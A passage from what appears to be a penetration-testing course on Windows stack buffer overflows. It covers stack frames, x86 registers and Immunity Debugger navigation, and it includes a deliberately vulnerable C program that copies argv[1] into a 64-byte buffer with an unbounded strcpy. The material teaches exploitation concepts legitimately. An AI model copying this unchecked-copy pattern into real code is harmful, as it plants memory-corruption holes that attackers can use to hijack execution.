



*Figure 178: Anatomy of program memory in Windows*

Although there are several memory areas outlined in this figure, for our purposes, we will solely focus on the *stack*.

### *10.1.1.1 The Stack*

When a thread is running, it executes code from within the Program Image or from various Dynamic Link Libraries (DLLs).[292] The thread requires a short-term data area for functions, local variables, and program control information, which is known as the stack.[293] To facilitate independent execution of multiple threads, each thread in a running application has its own stack.

Stack memory is "viewed" by the CPU as a Last-In First-Out (LIFO) structure. This essentially means that while accessing the stack, items put ("pushed") on the top of the stack are removed ("popped") first. The x86 architecture implements dedicated *PUSH* and *POP* assembly instructions in order to add or remove data to the stack respectively.

[292] (MicroSoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/dlls/dynamic-link-libraries

[293] (Tutorials Point, 2020), https://www.tutorialspoint.com/assembly_programming/assembly_procedures.htm

*A long-term and more dynamic data storage area may also be needed, which is called the heap,[294] but since we are focused on stack-based buffer overflows, we will not discuss heap memory in this module.*

#### 10.1.1.2 Function Return Mechanics

When code within a thread calls a function, it must know which address to return to once the function completes. This "return address" (along with the function's parameters and local variables) is stored on the stack. This collection of data is associated with one function call and is stored in a section of the stack memory known as a *stack frame*. An example of a stack frame is illustrated in Figure 179.

| Thread Stack Frame Example | |
|---|---|
| Function A return address: | 0x00401024 |
| Parameter 1 for function A: | 0x00000040 |
| Parameter 2 for function A: | 0x00001000 |
| Parameter 3 for function A: | 0xFFFFFFFF |

*Figure 179: Return address on the stack*

When a function ends, the return address is taken from the stack and used to restore the execution flow back to the main program or the calling function.

While this describes the process at a high level, we must understand more about how this is actually accomplished at the CPU level. This requires a discussion about CPU *registers*.[295]

### 10.1.2 CPU Registers

To perform efficient code execution, the CPU maintains and uses a series of nine 32-bit registers (on a 32-bit platform). Registers are small, extremely high-speed CPU storage locations where data can be efficiently read or manipulated. These nine registers, including the nomenclature for the higher and lower bits of those registers, is shown in Figure 180.

[294] (MicroSoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/wsw/heap

[295] (MicroSoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x86-architecture

| 32-bit register | Lower 16 bits | Higher 8 bits | Lower 8 bits |
|---|---|---|---|
| EAX | AX | AH | AL |
| EBX | BX | BH | BL |
| ECX | CX | CH | CL |
| EDX | DX | DH | DL |
| ESI | SI | N/A | N/A |
| EDI | DI | N/A | N/A |
| EBP | BP | N/A | N/A |
| ESP | SP | N/A | N/A |
| EIP | IP | N/A | N/A |

*Figure 180: X86 CPU registers*

The register names were established for 16-bit architectures and were then extended with the advent of the 32-bit (*x86*) platform, hence the letter "E" in the register acronyms. Each register may contain a 32-bit value (allowing values between 0 and 0xFFFFFFFF) or may contain 16-bit or 8-bit values in the respective subregisters as shown in the EAX register in Figure 181.





*Figure 181: 16-bit and 8-bit subregisters*

*Since the purpose of this module is to demonstrate a buffer overflow, we will not delve into the details of assembly, but will highlight some of the elements that are important to our specific discussion. For more detail, or to advance beyond the basic techniques discussed here, refer to these online resources.*[296]

### *10.1.2.1 General Purpose Registers*

Several registers, including EAX, EBX, ECX, EDX, ESI, and EDI are often-used as general purpose registers to store temporary data. There is much more to this discussion (as explained in various online resources[297]), but the primary registers for our purposes are described below:

- EAX (accumulator): Arithmetical and logical instructions

[296] (Tutorials Point, 2020), https://www.tutorialspoint.com/assembly_programming/

[297] (SkullSecurity, 2012), https://wiki.skullsecurity.org/Registers

- EBX (base): Base pointer for memory addresses
- ECX (counter): Loop, shift, and rotation counter
- EDX (data): I/O port addressing, multiplication, and division
- ESI (source index): Pointer addressing of data and source in string copy operations
- EDI (destination index): Pointer addressing of data and destination in string copy operations

#### *10.1.2.2 ESP - The Stack Pointer*

As previously mentioned, the stack is used for storage of data, pointers, and arguments. Since the stack is dynamic and changes constantly during program execution, ESP, the stack pointer, keeps "track" of the most recently referenced location on the stack (top of the stack) by storing a pointer to it.

---

*A pointer is a reference to an address (or location) in memory. When we say a register "stores a pointer" or "points" to an address, this essentially means that the register is storing that target address.*

---

#### *10.1.2.3 EBP - The Base Pointer*

Since the stack is in constant flux during the execution of a thread, it can become difficult for a function to locate its own stack frame, which stores the required arguments, local variables, and the return address. EBP, the base pointer, solves this by storing a pointer to the top of the stack when a function is called. By accessing EBP, a function can easily reference information from its own stack frame (via offsets) while executing.

#### *10.1.2.4 EIP - The Instruction Pointer*

EIP, the instruction pointer, is one of the most important registers for our purposes as it always points to the next code instruction to be executed. Since EIP essentially directs the flow of a program, it is an attacker's primary target when exploiting any memory corruption vulnerability such as a buffer overflow.

## 10.2 Buffer Overflow Walkthrough

In this section, we will analyze a simple vulnerable application that does not perform proper sanitization of user input. We will analyze the application source code and discover that by passing a specifically crafted argument to the application, we will be able to copy our controlled input string to a smaller-sized stack buffer, eventually overflowing its limits. This overflow will corrupt data on the stack, finally leading to a return address overwrite and complete control over the EIP register.

Controlling EIP is the first step in creating a successful buffer overflow. In this module, we will focus on controlling EIP and in further modules, we will explain how to leverage this into arbitrary code execution.

### 10.2.1 Sample Vulnerable Code

The following listing presents a very basic C source code for an application vulnerable to a buffer overflow.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
        printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

  return 0;
}
```

*Listing 339 - A vulnerable C function*

Even if you have never dealt with C code before, it should be fairly easy to understand the logic shown in the listing above. First of all, it's worth noting that in C, the *main* function is treated the same as every other function; it can receive arguments, return values to the calling program, etc. The only difference is that it is "called" by the operating system itself when the process starts.

In this case, the *main* function first defines a character array named *buffer* that can fit up to 64 characters. Since this variable is defined within a function, the C compiler[298] will treat it as a local variable[299] and will reserve space (64 bytes) for it on the stack. Specifically, this memory space will be reserved within the *main* function stack frame during its execution when the program runs.

> *As the name suggests, local variables have a local scope,[300] which means they are only accessible within the function or block of code they are declared in. In contrast, global variables[301] are stored in the program .data section, a different memory area of a program that is globally accessible by all the application code.*

[298] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Compiler

[299] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Local_variable

[300] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Scope_(computer_science)

[301] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Global_variable

The program then proceeds to copy (strcpy[302]) the content of the given command-line argument (*argv[1]*[303]) into the buffer character array. Note that the C language does not natively support strings as a data type. At a low level, a string is a sequence of characters terminated by a null character ('\0'), or put another way, a one-dimensional array of characters.

Finally, the program terminates its execution and returns a zero (standard success exit code) to the operating system.

When we call this program, we will pass command-line arguments to it. The *main* function processes these arguments with the help of the two parameters, *argc* and *argv*, which represent the number of the arguments passed to the program (passed as an integer) and an array of pointers to the argument "strings" themselves, respectively.

If the argument passed to the main function is 64 characters or less, this program will work as expected and will exit normally. However, since there are no checks on the size of the input, if the argument is longer, say 80 bytes, part of the stack adjacent to the target buffer will be overwritten by the remaining 16 characters, overflowing the array boundaries. This is illustrated in Figure 182.

| Before StrCpy | Copy with 32 A's | Copy with 80 A's |
|---|---|---|
| StrCpy destination address | StrCpy destination address | StrCpy destination address |
| StrCpy source address | StrCpy source address | StrCpy source address |
| Reserved char buffer memory | AAAAAAAAAAAAAAAA | AAAAAAAAAAAAAAAA |
| Reserved char buffer memory | AAAAAAAAAAAAAAAA | AAAAAAAAAAAAAAAA |
| Reserved char buffer memory | Reserved char buffer memory | AAAAAAAAAAAAAAAA |
| Reserved char buffer memory | Reserved char buffer memory | AAAAAAAAAAAAAAAA |
| Return address of main | Return address of main | AAAA |
| Main parameter 1 | Main parameter 1 | AAAA |
| Main parameter 2 | Main parameter 2 | AAAA |

*Figure 182: Stack layout before and after copy*

The effects of this memory corruption depend on multiple factors including the size of the overflow and the data included in that overflow. To see how this works in our scenario, we can apply an oversized argument to our application and observe the effects.

[302] (linux.die.net), https://linux.die.net/man/3/strcpy

[303] (GBdirect), https://publications.gbdirect.co.uk//c_book/chapter10/arguments_to_main.html

## 10.2.2 Introducing the Immunity Debugger

We can use an application called a debugger[304] to assist with the exploit development process. A debugger acts as a proxy between the application and the CPU, and it allows us to stop the execution flow at any time to inspect the content of the registers as well as the process memory space. While running an application through a debugger, we can also execute assembly instructions one at a time to better understand the detailed flow of the code. Although there are many debuggers available, we will use *Immunity Debugger*,[305] which has a relatively simple interface and allows us to use Python scripts to automate tasks.

We can attempt to overflow the buffer in our vulnerable test application and use Immunity Debugger to better understand what exactly happens at each stage of the program execution.

To start Immunity and execute the code, we will launch it from the shortcut on the Desktop and navigate to *File* > *Open* as shown in Figure 183.





*Figure 183: Immunity Debugger*

In the dialog, we navigate to the **windows_buffer_overflow** directory and open **strcpy.exe**, which is the compiled version of the source code analyzed in the previous section. Prior to clicking *Open*, we'll add twelve "A" characters to the *Arguments* field as shown in Figure 184. These 12 characters will serve as the command-line argument to the program and will subsequently be used by the *strcpy* function.

[304] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Debugger

[305] (Immunity, 2019), https://www.immunityinc.com/products/debugger/





*Figure 184: Loading the application*

When the debugger launches, the execution flow of the application will be paused at the *entry point*.[306] Unfortunately, in this example, the entry point does not coincide with the beginning of the *main* function. This is not uncommon as often the entry point is set by the compiler to a section of code created to help prepare the execution of the program. Among other things, this preparation includes setting up all the arguments that *main* may expect.

Before going further, let's become more familiar with Immunity and practice navigating the most relevant features. Figure 185 shows the main screen, which is split into four windows or panes.

[306] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Entry_point





*Figure 185: Immunity Debugger layout*

The upper left window shows the assembly instructions that make up the application. The instruction highlighted in blue (*SUB ESP,0C*) is the assembly instruction to be executed next and it's located at address 0x004014E0 in the process memory space:





*Figure 186: Immunity Debugger assembly window*

The upper right window (Figure 187) contains all the registers, including the two we are most interested in: *ESP* and *EIP*. Since by definition EIP points to the next code instruction to be executed, it is set to 0x004014E0, the instruction highlighted in the assembly window (Figure 185):





*Figure 187: Immunity Debugger register window*

The lower right window (Figure 188) shows the stack and its content. This view contains four columns: a memory address, the hex data residing at that address, an ASCII representation of the data, and a dynamic commentary that provides additional information related to a particular stack entry when available. The data itself (second column) is displayed as a 32-bit value, called a *DWORD*, displayed as four hexadecimal bytes. Note that this pane shows the address 0x0065FF84 at the top of the stack and that this is, in fact, the value stored in ESP in the register window (Figure 187):





*Figure 188: Immunity Debugger stack window*

The final window, in the lower left, shows the contents of memory at any given address. Similar to the stack window, it shows three columns including the memory address and the hex and ASCII representations of the data. As the name suggests, this window can be helpful while searching for or analyzing specific values in the process memory space and it can show data in different formats by right-clicking on the window content to access the contextual menu:





*Figure 189: Immunity Debugger data window*

## 10.2.3 Navigating Code

With the different windows of the debugger mapped out, it is time to navigate the assembly code. When loaded, the application execution was halted, as indicated by the word “Paused” in the lower

right corner of the debugger. As mentioned in the previous section, the debugger automatically paused at the program entry point.

We can now execute instructions one at a time using the *Debug* > *Step into* or *Debug* > *Step over* commands, which have shortcut keys of F7 and F8 respectively. The difference between the two is that *Step into* will follow the execution flow into a given function call, while *Step over* will execute the entire function and return from it.

Since the entry point in this case does not coincide with the beginning of the *main* function, our first goal is to find where the *main* function is located in memory. In this particular application, we can search the process memory space for the error message highlighted below to help get our bearings:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
       printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

  return 0;
}
```

*Listing 340 - The error message can help us locating the main function*

To search, we right click inside the disassembly window and select *Search for* > *All referenced text strings*:

